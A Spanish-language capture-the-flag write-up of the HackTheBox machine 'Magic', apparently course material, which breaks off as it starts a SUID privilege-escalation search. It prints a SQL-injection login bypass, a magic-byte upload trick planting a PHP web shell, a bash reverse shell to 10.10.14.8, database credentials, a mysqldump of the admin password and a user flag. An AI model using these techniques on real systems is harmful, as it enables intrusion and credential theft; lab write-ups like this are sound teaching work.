
Índice

Introducción

En esta práctica llevaremos a cabo la aplicación de los conocimientos aprendidos en la **lección 5** donde tendremos como objetivos:

Desarrollo de la práctica

En esta práctica encontraremos un **Write Up** de la máquina **Magic** de **HTB**.



Fase de reconocimiento

En primer lugar lo qué tendremos qué hacer es la fase de reconocimientos donde como su propio nombre indica haremos un reconocimiento a la máquina. Para ello usaremos algunas herramientas como **Nmap**, etc.


Comenzaremos con un escaneo de puertos a la máquina con Nmap para ello haremos uso del siguiente comando:

```
nmap -p- --min-rate 5000- --open  -vvv -n -Pn 10.10.10.185 -oG AllPorts
```

Al tratarse de una máquina en un entorno de pruebas podremos tirar de un escaneo más agresivo. Los parámetros expuestos son los siguientes:


- **-p-:** Con este parámetro le decimos qué queremos qué escaneo todos los puertos.
- **--min-rated:** Cantidad mínima de paquetes por segundo.
- **--open:** Sólo puertos abiertos.
- **-vvv:** Qué nos muestre absolutamente todo por pantalla
- **-Pn:** No queremos resolución de host.
- **-oG:** Queremos qué nos saque el escaneo en formato grabable (recordar qué es aws para la función extractports)

Al ejecutar dicho comando podemos observar los puertos qué se encuentran abiertos en la máquina.



Para tener más información sobre ellos pasaremos a usar otra vez Nmap pero esta vez con el parámetro **-sV** con el qué podremos saber la versión del servicio qué corre en los puertos, además de pasar los puertos correspondientes por el escaneo.

```
nmap -sV  -p80,22 10.10.10.185 -oN targeted
```



En conclusión hemos podido ver qué la máquina tiene dos puertos abiertos qué son:


- **Puertos 22**: Donde podemos encontrar el servicio SSH en concreto **OpenSSH 7.6p1** qué corre en un Ubuntu.

- **Puerto 80:** Donde podemos ver qué encontramos el servicio **HTTP** en este caso se trata de un **Apache 2.4.29** qué también está sobre un Ubuntu.

Ahora qué ya tenemos todos los puertos abiertos con sus versiones llega el momento de explorar qué es lo qué tenemos con el objetivo de encontrar una vulnerabilidad qué explotar en la siguiente fase.

Comenzaremos viendo qué hay en el puerto 80. Para ello nos vamos al navegador y buscamos lo siguiente:


```
http://10.10.10.185
```




Aquí encontramos lo qué parece ser un portfolio de algún diseñador o algo del estilo. Pero nosotros podemos observar algunas cosas curiosas como:

- Todas las imágenes tiene lo qué parece ser un **nombre qué puede ser una contraseña** o algo interesante**.**

- También podemos observar qué **abajo a la derecha** encontramos sus **redes sociales** qué al clicar nos llevan a la misma página (en muchas máquinas esto no está implementado). También encontramos una especie de combinación de letras y números qué puede ser una contraseña??.



- Finalmente lo único qué encontramos qué parece ser lo más interesante es qué **abajo a la izquierda** encontramos una frase qué nos dice **Please Login, to upload images.** Automáticamente sabemos qué lo primero qué tenemos qué lograr es loguearnos para luego hacer magia, no es broma no somos magos.



Al clicar en **Login** automáticamente nos lleva a **login.php** donde encontramos un panel de autenticación por lo qué nos podemos ahorrar el paso de buscar directorios ocultos pero en mi caso me gusta buscarlos para ver qué más encontramos (no nos olvidemos de ver el código fuente qué puede haber algo interesante en este caso no). Esta búsqueda la haremos con W**FUZZ** con el comando:

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt 10.10.10.185
```


Los parámetros qué usaremos son:

- **-c:** Para formato escolarizado.
- **--hc (hide code):** Con esto ocultamos cualquier código 404 (ya qué es notFound).
- **-t:** Indicamos los hilos qué queremos usar.
- **-w:** Indicamos el diccionario

Y con todo esto acabaría mi fase de reconocimiento (en algunas máquinas es más difícil).


Fase de explotación

Ahora volvamos con lo importante qué es el **panel de autentificación**.



Lo primero que hago cuando me encuentro frente a estos paneles es probar algunas de las contraseñas típicas como **admin admin**, etc. Pero en este caso esto no nos funciona por lo qué vamos a probar alguna inyeccion basica haber si nos podemos saltar el panel de autenticación. En primer lugar voy a probar la inyección más típica qué es la siguiente:

```
‘ or 1=1- --
```



Y lo hemos conseguido burlar sin ningún problema. Ahora nos encontramos frente a una página donde podemos subir nuestras imágenes al portfolio y qué se subirán a la ruta **/uploads**. Además hemos encontrado nuestro vector de ataque del cual parten muchas posibilidades. Aunque todas tienen el mismo objetivo qué es **conseguir una reverse shell** para ganar acceso a la máquina. Hay dos tipos de **reverse shell:**

- **TCP**
- **Web**.


En nuestro caso nos interesa TCP en primer lugar ya qué es una reverse shell más cómoda de sanitizar. Pero ojo esto no va a ser tan sencillo como subir la reverse shell y ya esta (o si quien sabe) sino qué podemos encontrar algunas maneras de filtros como:


- No dejar subir algunas extensiones en específico.
- Sólo dejar subir un tipo de fichero.
- Un administrador tiene qué verificar el contenido subido.

Pero para saber si hay alguna restricción tenemos qué probar para ello vamos a subir alguna imagen.

foto


Como podemos ver ya nos pone qué la foto se ha subido ahora si nos dirigimos al directorio **/uploads/nombre Imagen** podemos ver si se ha subido.






Pues si la imagen se ha subido sin problemas ahora vamos a probar directamente subiendo algún fichero en **PHP** porque si nos deja podremos subir una **Reverse Shell** en PHP y ya tendríamos acceso para ello me creo un fichero php de prueba que luego voy a subir.

```
nano prueba.php
```





En este caso es para hacer una reverse shell web con la qué ejecutar comandos en caso de qué esto funcione lo qué haremos será pasarle una reverse shell TCP.



Pero como podemos ver una de las medidas qué tiene la web es qué sólo podemos subir los ficheros de tipo **JPG, JPEG** y **PNG** pero nosotros vamos a continuar probando para ello vamos a intentar bypasear de la siguiente manera: Lo qué vamos a hacer es muy básico pero suponiendo qué sólo lea la última etiqueta para verificar el tipo de archivo vamos a transformar nuestro fichero **.php** a **.php.jpg** por si pudiéramos sacarlo de esa manera.

```
mv prueba.php prueba.php.jpg
```





También podemos ver qué tenían esta forma contemplada, hay que recordar qué es una forma muy básica.


Después de estas pruebas lo siguiente qué vamos a probar es lo siguiente : vamos a jugar con los **Magic Number** qué no es más qué los primeros bytes de un archivo que son exclusivos de un tipo de archivo en particular. Esto lo vamos a hacer para qué se crea qué es uno de los formatos aceptados por lo qué para ello vamos a emplear la imagen de prueba qué usamos en primer lugar.

Lo primero qué vamos a hacer es ver dicho **magic number** para ello usamos el siguiente comando:


```
head -c 20 prueba.jpg > file | file file
```

Como podemos ver ya tenemos la cabecera qué nos dice qué es **jpg**. Ahora haremos qué este fichero se junte con nuestra shell para luego probar a introducirlo.

```
mv file magicBytes
```





```
cat magicBytes prueba.php > notShell.php
```



Ahora veremos si lo considera un archivo **jpg**.


```
file notShell.php
```

Como podemos ver ya lo considera un fichero **jpg** por lo vamos a probar a subirlo para hacerlo si ahora nos deja ().




Ojo qué vuelve a dar error pues lo qué vamos a hacer es ponerle la extensión **.jpg** al fichero.

Ahora ya podemos ver qué nos deja subirlo.



Pues sí nos ha dejado subirlo por lo qué vamos a probar si tenemos la ejecución de comandos para ello nos vamos a la ruta correspondiente (sacada con wfuzz).



Como tenemos ejecucion de comandos ahora lo vamos a hacer es establecernos una **reverse shell** a nuestro equipo mediante **TCP** para ello usaremos el siguiente comando:

```
?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.8/3030 0>%261'
```

Ahora nos ponemos a escuchar en nuestro equipo antes de ejecutar el comando.

```
nc -lvp 3030
```

Al ejecutar el comando en la reverse shell nos llegará a nosotros qué estamos a la escucha y como podemos ver ya tenemos nuestra re

Fase de post-explotación

Antes de seguir lo qué vamos a hacer es sintetizar la shell para poder trabajar más cómodos. Lo primero qué haremos ser será ejecutar el siguiente comando:

```
script /dev/null -c bash
```

```
www-data@ubuntu:/var/www/Magic/images/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
```

Luego pulsamos **ctrl+z** y ponemos lo siguiente:

```
stty raw -echo; fg
```

```
❯ stty raw -echo; fg
[1]  + continued  nc -nlvp 3030
                                reset
reset: unknown terminal type unknown
Terminal type? xterm
```

```
www-data@ubuntu:/var/www/Magic/images/uploads$
```

Finalmente exportamos dos variables de entorno.

```
export TERM=xterm
```

```
export SHELL=bash
```

```
www-data@ubuntu:/var/www/Magic/images/uploads$ export TERM=xterm
www-data@ubuntu:/var/www/Magic/images/uploads$ export SHELL=bash
```

Y con todo esto ya tendríamos sanitizada la shell para poder trabajar más cómodo.

Hemos encontrado la flag pero no tenemos permisos para abrirla.

```
www-data@ubuntu:/home/theseus$ ls
Desktop    Downloads  Pictures  Templates  user.txt
Documents  Music      Public    Videos
www-data@ubuntu:/home/theseus$ cat user.txt
cat: user.txt: Permission denied
www-data@ubuntu:/home/theseus$
```

Con el siguiente comando nos damos cuenta qué dicha flag pertenece al usuario **theseus** por lo qué el siguiente paso es intentar encontrar una manera de logearnos.

```
ls -l user.txt
```

```
www-data@ubuntu:/home/theseus$ ls -l user.txt
-r-------- 1 theseus theseus 33 May  3 00:00 user.txt
```

Al haber un servidor web vamos a ver si encontramos algunos datos dentro de él para ello nos dirigimos al directorio **/var/www.**

```
cd /var/www | ls
```

```
www-data@ubuntu:/home/theseus$ cd /var/www/
www-data@ubuntu:/var/www$ ls
Magic  html
www-data@ubuntu:/var/www$
```


Aquí podemos ver qué hay un archivo de configuración de **base de datos** (db.php5) con el qué podemos intentar cosas. Pero al intentarlo nos damos cuenta qué no existe **mysql** por lo qué tenemos qué ver qué programa de **sql** tenemos.

```
www-data@ubuntu:/var/www/Magic$ ls
assets  db.php5  images  index.php  login.php  logout.php  upload.php
www-data@ubuntu:/var/www/Magic$
```

Dentro de este fichero como se puede ver en la foto encontramos credenciales pero a la hora de logearnos nos da error por lo qué no son las del equipo ¿Pero podrán ser la de la base de datos?.

```
private static $dbName = 'Magic' ;
private static $dbHost = 'localhost' ;
private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
```


Por lo qué tenemos qué usar otra herramienta de las qué nos proporciona la máquina.



En mi caso voy a usar **mysqlshow** con la qué podemos ver los datos de las diferentes tablas de la base de datos.

```
mysqlshow -u theseus -p
```

A partir de aquí lo qué haremos será introducirnos en la base de datos **Magic** para ver sus tablas y posteriormente ver sus sus campos.




Vemos qué **Magic** contiene una tabla llamada **login** de la cual podemos obtener los siguientes campos.

Field	Type	Collation	Null	Key	Default	Extra	Privileges	Comment
id	int(6)		NO	PRI		auto_increment	select,insert,update,references	
username	varchar(50)	latin1_swedish_ci	NO	UNI			select,insert,update,references	
password	varchar(100)	latin1_swedish_ci	NO				select,insert,update,references	

Dentro localizamos dos campos qué son interesantes: username y **password**. Pero no podemos sacar dichos campos con **mysqlshow** por lo que necesitamos de otra herramienta en mi caso voy a usar **mysqldump** para dumpear los datos de todos los cambios qué se han ido haciendo.

```
mysqldump  -utheseus -p
```




```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Una vez los vemos podremos probar a logearnos con dicho usuario y como vemos en la foto ya estamos logados con el.

```
su theseus
```

```
theseus@ubuntu:/var/www/Magic$ whoami
theseus
theseus@ubuntu:/var/www/Magic$
```

También no olvidarse de la flag qué ya la tenemos



```
theseus@ubuntu:~$ cat user.txt
f2903e766ebffe2b4a59a4fa85dae4b4
```


Finalmente nos tocará escalar privilegios para obtener la flag de root.

Escalada de privilegios

Todavía no hemos acabado nos queda poder convertirnos en el usuario root para conseguir su **flag**, esto lo vamos a hacer mediante el escalado de privilegios y previamente sabemos qué lo vamos a tener qué hacer mediante **permisos SUID**.


Lo primero que probamos es hacer root con el usuario qué tenemos pero no puedo hacerlo. Por lo qué vamos a pasar a listar los privilegios SUID qué hay (primero me voy a / para verlos todos).

```
find \-perm -4000 2>/dev/null
```




De todos los binarios hemos nos vamos a fijar ya qué es el más raro qué nos aparece.

